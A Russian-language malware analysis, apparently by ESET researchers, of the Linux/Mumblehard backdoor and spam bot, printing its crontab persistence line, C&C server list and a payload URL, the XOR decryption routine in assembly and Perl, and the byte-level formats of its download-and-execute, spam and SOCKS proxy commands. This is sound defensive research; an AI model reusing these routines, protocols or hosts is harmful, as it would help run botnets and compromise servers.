Злоумышленники используют Linux/Mumblehard для компрометации серверов

Семейство вредоносных программ **Linux/Mumblehard** представляет из себя специальный инструмент злоумышленников, с использованием которого они компрометировали серверы под управлением различных модификаций ОС Linux и BSD. Основное назначение этой вредоносной программы заключается в предоставлении полного доступа к скомпрометированной системе для злоумышленников (бэкдор) и рассылка спама. После получения такого доступа, злоумышленники могут запускать на удаленной системе другие вредоносные программы. Mumblehard также имеет в своем составе модули для организации прокси и рассылки спама.

Компоненты этой вредоносной программы представляют из себя скрипты на языке Perl, которые зашифрованы и упакованы внутри исполняемого ELF-файла. В некоторых случаях, эти скрипты могут содержать в себе еще один исполняемый ELF-файл.

Аналитики ESET смогли выполнить операцию sinkhole для получения статистики о зараженных системах, что позволило нам подсчитать их количество и уведомить их владельцев. Наш анализ привел нас к следующим ключевым находкам:

- Модули вредоносной программы **Linux/Mumblehard** представляют из себя скрипты на языке Perl, они располагаются в исполняемых ELF-файлах Mumblehard. Эти исполняемые файлы написаны с использованием ассемблера.
- С использованием sinkhole удалось выявить 8,867 уникальных IP-адреса зараженных систем за семимесячный период.
- Наибольшее количество таких уникальных IP-адресов в день составляло 3,292.
- Вредоносная программа была активна как минимум с 2009 г.
- Веб-серверы доминировали среди всех зараженных компьютеров.
- Существует тесная связь между Mumblehard и Yellsoft. Последняя представляет из себя компанию, распространяющую ПО для массовой отправки почтовых электронных писем.

Введение

Наши аналитики столкнулись с **Linux/Mumblehard**, когда системный администратор одной из компаний связался с нашими специалистами для получения консультации по поводу своего сервера, который был занесен в «черный список» провайдера за рассылку спама. На этом сервере мы зафиксировали подозрительный процесс и сделали дамп его памяти. Процесс представлял из себя запущенный интерпретатор Perl. Этот процесс исполнял вредоносный скрипт. Мы также

обнаружили подозрительный ELF-файл в директории /tmp. В процессе анализа стало ясно, что этот файл принадлежит **Linux/Mumblehard**.

Внимание наших аналитиков привлек тот факт, что сами вредоносные скрипты Perl располагались внутри исполняемого ELF-файла, что является довольно необычным случаем их хранения. Наше расследование показало, что группа киберпреступников, которая стоит за этой вредоносной программой, имела тесные связи с IT-компанией под названием Yellsoft. Первый образец компонента Mumblehard, отвечающий за рассылку спама, был загружен на сервис VirusTotal еще в 2009 г. В то же время, компания Yellsoft работает с 2004 г. Нам не ясно, имела ли связи эта компания со злоумышленниками в период с 2004 по 2009 гг.




Рис. Домашняя веб-страница Yellsoft, как она выглядела в 2004 г.

С использованием нашего специального сервера и списка тех систем, которые были инфицированы, мы установили два основных вектора распространения этого вредоносного ПО. Одним из таких векторов было использование злоумышленниками эксплойтов для популярных систем управления содержимым сайтов Joomla и Wordpress. Другой вектор заключался в распространении злоумышленниками пиратских backdoored версий программы DirectMailer для Linux & BSD. Эта программа продается компанией Yellsoft за $240. Пиратские копии программы специализируются на установке бэкдора Mumblehard. Бэкдор позволяет злоумышленникам устанавливать на скомпрометированный сервер другие вредоносные программы.

Анализ вредоносной программы

Мы проанализировали два различных компонента вредоносной программы, которые использовались группой злоумышленников. Первый представляет из себя бэкдор, который будет запрашивать команды с управляющего C&C-сервера. Данные команд содержат URL-адреса файлов. Они должны быть загружены и исполнены на скомпрометированном сервере. Второй компонент

представляет из себя спам-компонент, т. н. spammer daemon. Оба компонента написаны на Perl и обфусцированы с использованием одного упаковщика, который написан на ассемблере и располагается в ELF-файле. Ниже показана диаграмма, на которой видны связи между компонентами Mumblehard и их управляющими серверами.




Рис. Взаимодействие между компонентами Mumblehard и их управляющими серверами.

Одной из первых интересных особенностей, на которую мы обратили внимание, является упаковщик Perl скриптов, расположенный внутри ELF-файла. Он написан на ассемблере и состоит из двухсот инструкций. Этот код сам вызывает системные сервисы Linux путем использования инструкции int 80h. Программные функции упаковщика также лишены обычного пролога, ответственного за обслуживание стека.

Использование системного вызова int 80h дает коду упаковщика одно существенное преимущество, лишая его любых внешних зависимостей от библиотек ОС. Кроме этого, сам упаковщик может нормально работать как на Linux, так и на BSD. Тип системы определяется в

начале кода вредоносной программы путем системного вызова номер 13 с аргументом 0. Для Linux это соответствует вызову API функции *time(NULL)*, а на BSD вызову *fchdir(stdin)*. В случае с BSD вызов функции с таким аргументом завершится неудачей и возвращаемое значение будет представлять из себя отрицательное число, а в случае с Linux , возвращаемое значение соответствующего вызова будет положительным, и оно соответствует количеству секунд, прошедших с 1-го января 1970 г.




Рис. Точка входа в исполняемый ELF-файл (начало кода упаковщика). Виден вызов сервиса с идентификатором 13 (SYS_TIME).

Далее вредоносный код вызовет функцию *fork()* и запустит интерпретатор Perl вызовом *execve("/usr/bin/perl", ...)*. Тело самого скрипта будет отправлено процессу интерпретатора через канал STDIN. С использованием системного вызова *dup2* родительский процесс сможет передать расшифрованный скрипт процессу интерпретатора через файловый дескриптор.

Сам бэкдор выполняет простую работу, он запрашивает команды с управляющего C&C-сервера и сообщает ему результаты их исполнения. Бэкдор не запускается в системе в виде сервиса (демона), вместо этого он использует планировщик задач crontab, который обеспечивает ему исполнение каждые 15 мин.

```
$ crontab -l
*/15 * * * * /var/tmp/qCVwOWA >/dev/null 2>&1
```

Он также маскирует себя под сервис httpd.

```
$0 = "httpd";
```

При каждом своем запуске бэкдор опрашивает все C&C-серверы из списка для получения команд. На самом деле он поддерживает только одну команду с идентификатором 0x10, которая инструктирует бэкдор на загрузку с URL-адреса указанного файла и его последующее исполнение в системе. Как правило, список C&C-серверов состоит из десяти адресов. Обнаруженный нами список был идентичен для всех образцов Linux/Mumblehard, которые мы наблюдали. Мы были свидетелями активности только одного C&C-сервера с IP-адресом 194.54.81.163. Один из серверов с доменом behance.net в 2005 г. принадлежал компании Adobe.

- 184.106.208.157
- 194.54.81.163
- advseedpromoan.com
- 50.28.24.79
- 67.221.183.105
- seoratingonlyup.net
- advertise.com
- 195.242.70.4
- pratioupstudios.org
- behance.net

Когда сервер с адресом 194.54.81.163 содержит команду для отправки, он может ответить только в фиксированный промежуток времени.

Бэкдор формирует свой HTTP GET запрос для каждого C&C-сервера из списка. Сервер отвечает командой, которая замаскирована в поле Set-Cookie HTTP-заголовка. Такая техника может быть оправдана, поскольку при захвате такого сетевого пакета его анализ не вызовет подозрений.

```
HTTP/1.0 200 OK
Date: Sat, 14 Feb 2015 23:01:57 GMT
Server: Apache/1.3.41 (Unix)
Set-Cookie: PHPSESSID=260518103c38332d35373729393e39253e3c3b207f66736577722861646b6c
697e217c647066603a7f66706363606f61; path=/
Content-Length: 18
Connection: close
Content-Type: text/html

under construction
```

Рис. Пример ответа C&C-сервера.

Параметр cookie под названием PHPSESSID закодирован в шестнадцатеричном представлении. Строки внутри самих команд также зашифрованы с использованием специального алгоритма. Этот алгоритм идентичен тому, который использовался в упаковщике Perl скриптов. Можно предположить, что за разработкой обоих частей кода вредоносной программы стояла одна и та же группа или человек.

```
; char __usercall xorl@<al>(int size@<ecx>, char *crypted@<esi>)
xorl            proc near               ; CODE XREF: start+3A↑p
                                        ; start+4E↑p
                xor     ebx, ebx
                inc     ebx
                inc     ebx
                mov     edx, 16
                push    esi
                pop     edi

xor_loop_start:                         ; CODE XREF: xorl+27↓j
                cmp     ebx, edx
                jnz     short do_xor_byte
                cmp     edx, 128
                jnz     short inc_edx_reset_ebx
                xor     edx, edx

inc_edx_reset_ebx:                      ; CODE XREF: xorl+15↑j
                add     edx, 16
                xor     ebx, ebx
                inc     ebx

do_xor_byte:                            ; CODE XREF: xorl+D↑j
                lodsb
                xor     al, bl
                stosb
                inc     ebx
                loop    xor_loop_start
                retn
xorl            endp
```

Рис. Функция расшифровки данных команды, полученной с C&C-сервера.

```
sub xorl {
 my ($line, $code, $xor, $lim) = (shift, "", 1, 16);
 foreach my $chr (split (//, $line)) {
 if ($xor == $lim) {
 $lim = 0 if $lim == 256;
 $lim += 16;
 $xor = 1;
 }
 $code .= pack ("C", unpack ("C", $chr) ^ $xor);
 $xor ++;
 }
 return $code;
}
```

Рис. Та же функция расшифровки на Perl.

Как только строка будет расшифрована, следующая информация будет извлечена из «cookie».

Название поля	Размер	Описание
URL length	1 байт	Длина в байтах URL-адреса, по которому расположен исполняемый файл.
File name length	1 байт	Длина в байтах имени исполняемого файла, который расположен по URL-адресу.
Id	1 байт	Не используется бэкдором, но он возвращает статус выполнения на сервер. Значение этого поля всегда устанавливается C&C-сервером в 0x18.
Command	1 байт	Всегда равно 0x10 (загрузить и исполнить файл).
Timeout value	1 байт	Время ожидания (в секундах) ответа от сервера по указанному URL.
URL	Строка длиной *URL length* байт	Зашифрованный URL-адрес, по которому расположен исполняемый файл для загрузки.
File name	Строка длиной *File name length* байт	Зашифрованное имя файла, с которым он должен быть сброшен после загрузки в директорию /tmp.

Табл. Список параметров внутри PHPSESSID cookie.

Название поля	Значение (hex)	Значение	Описание
URL length	0x26	38	URL-адрес длиной 38 байт.
File name length	0x05	5	Имя файла длиной 5 байт.
Id	0x18	24	Отсутствует.
Command	0x10	16	Загрузить и исполнить
Timeout value	0x20	32	Подождать 32 секунды до ответа.
URL	38332[...]7f6670	Расшифровывается как «91.121.173.215/ ~dpart/images/stats.jpg»	Файл для загрузки.
File name	6363606f61	Расшифровывается как backd.	Файл будет загружен в расположение /tmp/backd.

Табл. Пример значений параметров внутри PHPSESSID.

При запросе команды с C&C-сервера, бэкдор использует жестко зашитую (hardcoded) строку user agent. Строка указана ниже и соответствует той, которая используется браузером Mozilla Firefox 7.0.1 на Windows 7.

```
Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
```

После того, как загрузка файла по URL-адресу и его исполнение завершены, бэкдор сообщает статус выполнения операции на каждый из C&C-серверов, с которого была принята команда. Эта информация замаскирована внутри строки user agent и имеет следующий вид.

```
Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/<command_id>.<http_
status>.<downloaded_file_size> Firefox/7.0.1
```

На следующем рисунке показан пример строки user agent, которую отправляет бэкдор при успешном (HTTP 200 OK) выполнении операции (*download-and-execute*) с кодом 0x18 (24) на исполнение файла размером 56,013 байт.

```
Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/24.200.56013 Firefox/7.0.1
```

Компонент Mumblehard, который занимается рассылкой спама (демон), также написан на Perl и находится внутри ELF-файла вредоносной программы. Сам демон запрашивает задачи на рассылку спама у C&C-сервера и поддерживает большинство функций ботов, специализирующихся на рассылке спама: шаблоны, отчеты, реализацию протокола SMTP и т. д. Мы ограничимся описанием тех функций Mumblehard, которые являются уникальными для такого семейства вредоносного ПО.

Скрипты Perl являются кроссплатформенными и могут исполняться на любых платформах, которые поддерживаются этим интерпретатором. Однако, использованием констант *EWOULDBLOCK* и *EINPROGRESS* авторы ограничивают кроссплатформенность этого компонента такими ОС как Linux, FreeBSD, Windows. Ниже указан фрагмент вредоносного скрипта, который определяет версию ОС.

```
if ( $^O eq "linux" ) { $ewblock = 11; $eiprogr = 115; }
if ( $^O eq "freebsd" ) { $ewblock = 35; $eiprogr = 36; }
if ( $^O eq "MSWin32" ) { $ewblock = 10035; $eiprogr = 10036; }
```

Мы наблюдали ситуацию, при которой злоумышленники запускали спам-скрипт через бэкдор Mumblehard. Этот скрипт работает до первой перезагрузки и не имеет в своем составе механизмов обеспечения своей автозагрузки. Бот может получать команды на рассылку спама двумя путями, через C&C-сервер и прокси.

Управляющий C&C-сервер Mumblehard прослушивает порт с номером 25 и ожидает запрос типа HTTP POST с соответствующими данными в качестве содержимого. Это содержимое представлено различными параметрами, которые указаны ниже в таблице.

Название параметра	Размер	Описание
Magic	2 байта	Всегда равен 0x0F0F
Version	1 байт	Представляет версию бота. 9 - максимальное значение, которое мы наблюдали.
Command	1 байт	Равен 2, если это первый запрос бота на сервер; равен 1 в случае передачи отчета и 0, если задача сейчас выполняется.
Pid	4 байта	Идентификатор запущенного в системе процесса интерпретатора Perl.
Extra data size	4 байта	Размер оставшихся в запросе данных.
Extra data	Extra data size байт	Содержит отчет о выполненном задании.

Табл. Формат запроса спам-бота на управляющий C&C-сервер.

Поле *Extra data* содержит дополнительные данные запроса, но, похоже, что оно используется только для предоставления статистики на сервер о том, сколько электронных писем было разослано ботом. В таком случае оно имеет специальный заголовок, состоящий из 4-байтовых полей:

- ID задачи;
- кол-во успешно отправленных писем;
- кол-во писем, отправка которых завершилась с ошибкой из-за проблем с сетевым подключением;
- кол-во писем, которые были отклонены SMTP-сервером.

Оператор также может установить уровень детальности отправляемого ботом отчета (verbosity). Существует три таких уровня. Низший уровень соответствует минимальной отправляемой информации о количестве электронных писем, следующий уровень инструктирует бота на отправку адресов электронной почты в каждой вышеуказанной категории. Третий уровень позволяет оператору получить отчет о причинах успешного и безуспешного выполнения операции.


Сервер отправляет ответное сообщение со статусом HTTP 200 OK и содержит настройки, передаваемые боту, список электронных адресов для рассылки, шаблон почтовых спам-сообщений.

Название параметра	Размер	Описание
Magic	2 байта	Всегда равен 0xAFAF.
Timeout	2 байта	Время ожидания ответа C&C-сервера в секундах.
Request	1 байт	Задает время запроса в минутах.
Command	1 байт	Завершение операции если не 0.
Size	4 байта	Размер остальной части запроса.
Job Id	4 байта	Определяет задачу, отчет о которой должен быть отправлен на C&C-сервер.
Client IP	IP-адрес (4 байта)	Адрес зараженного компьютера, как его видит C&C-сервер.
Nameservers (16)	Массив IP-адресов (16x4 байт)	Сервера имен, которые должны использоваться для разрешения PTR и MX типов записей для отправки писем.
Timeout	2 байта	Время ожидания в секундах при подключении к SMTP-серверу.
Max concurrent SMTP	2 байта	Количество одновременных TCP-подключений к SMTP-серверу (0 – неограниченно).
Copies	1 байт	Количество копий спам-писем для отправки на указанные адреса.

Табл. Формат ответа C&C-сервера спам-модулю.

Название параметра	Размер	Описание
Method	1 байт	В случае нулевого значения, бот должен включать список электронных адресов в поле «Кому». В противном случае, в это поле должен попасть только один адрес из списка.
SPF	1 байт	В случае не нулевого значения использовать тот же домен, что и в поле HELO заголовка «От кого».
Report type	1 байт	Указывает детальность отправляемого ботом отчета (значения 0, 1, 2).
Size of recipient list	4 байта	Размер в байтах списка адресов получателей.
Recipient list	Size of recipient list байт	Список адресов получателей спама, «\0xA» в качестве разделителя.
Size of «from» list	4 байта	Размер в байтах списка адресов «От кого».
List of e-mail to spoof	Size of «from» list байт	Список адресов отправителей спама, «\0xA» в качестве разделителя.
Size of «reply to» list	4 байта	Размер в байтах списка адресов «Reply to».
List of e-mail to spoof in reply-to field	Size of «reply to» list байт	Список адресов «Reply-To» сообщений спама, «\0xA» в качестве разделителя.
Size of subjects list	4 байта	Размер в байтах списка «Тем» сообщений.
List of subjects to use in spam messages	Size of subjects list байт	Список тем «Subject» сообщений спама, «\0xA» в качестве разделителя.

Табл. Формат ответа C&C-сервера спам-модулю (продолжение).



Название параметра	Размер	Описание
Size of headers	4 байта	Размер заголовков шаблона спам-сообщения.
Headers	Size of headers байт	Шаблон заголовка электронных писем для рассылки.
Size of message	4 байта	Размер шаблона спам-сообщения.
Message	Size of message байт	Шаблон электронных писем для рассылки.
Priority	1 байт	Задает значение поля приоритета «Priority» заголовка спам-сообщения: «Low» (0), «Normal» (1), «High» (2).
Content type	1 байт	В случае нуля задает тип «простой текст», в противном случае «html».
Charset	Оставшиеся данные	Задает кодировку, которая используется в шаблоне.

Табл. Формат ответа C&C-сервера спам-модулю (продолжение).

Большинство проанализированных нами образцов компонента Mumblehard, который специализируется на рассылке спама, имели в своем составе другой компонент, специализирующийся на обслуживании прокси-подключений. Схема его работы довольно проста: он открывает входящий TCP-порт и прослушивает его на предмет входящих подключений. Далее, он отправляет специальное уведомление на C&C-сервер с указанием номера этого порта. Таким образом, он сообщает на сервер о готовности принятия подключений. На момент отправки уведомления на C&C-сервер, в списке разрешенных для подключения к прокси компьютеров находится только сам C&C-сервер. Далее, бот может быть проинструктирован на добавление других хостов в список разрешенных. Бот поддерживает только две команды для прокси:

- добавить IP-адрес в список разрешенных к подключению хостов;
- создать новый TCP-туннель.

Эти команды имеют определенную структуру, которая указана ниже в таблицах.

Название параметра	Размер	Описание
Command	2 байта	Всегда соответствует значениям 0x7B, 0x10.
Restart timer	2 байта	Если значение равно 128, сбросить значение таймаута.
Unused	14 байт	Не используется.
IP count	2 байта	Количество IP-адресов для добавления в список разрешенных.
IP	IP-адрес (IP count x 4 байт)	Список IP-адресов для добавления в список разрешенных.

Табл. Формат команды «Добавить разрешенный хост» компонента прокси.

Название параметра	Размер	Описание
Command	2 байта	Всегда соответствует значениям 0x04, 0x01.
Port	2 байта	Номер TCP-порта удаленной системы.
IP	IP-адрес (4 байта)	IP-адрес удаленной системы.

Табл. Формат команды «Создать подключение» компонента прокси.

Команда создания подключения на самом деле является реализацией протокола SOCKS4. Коды ответа сервера также соответствуют этой спецификации. Прокси-компонент позволяет злоумышленникам организовывать туннель для передачи нужного им трафика через скомпрометированный компьютер. Однако, мы не наблюдали использование злоумышленниками такой операции на зараженном компьютере, так что сложно сказать насколько функция прокси является для них актуальной.

Содержание электронных спам-писем указывает на их использование в целях продвижения фармацевтических продуктов. Письма содержат ссылки на различные интернет-магазины с указанной тематикой. Пример такого сообщения приведен ниже.

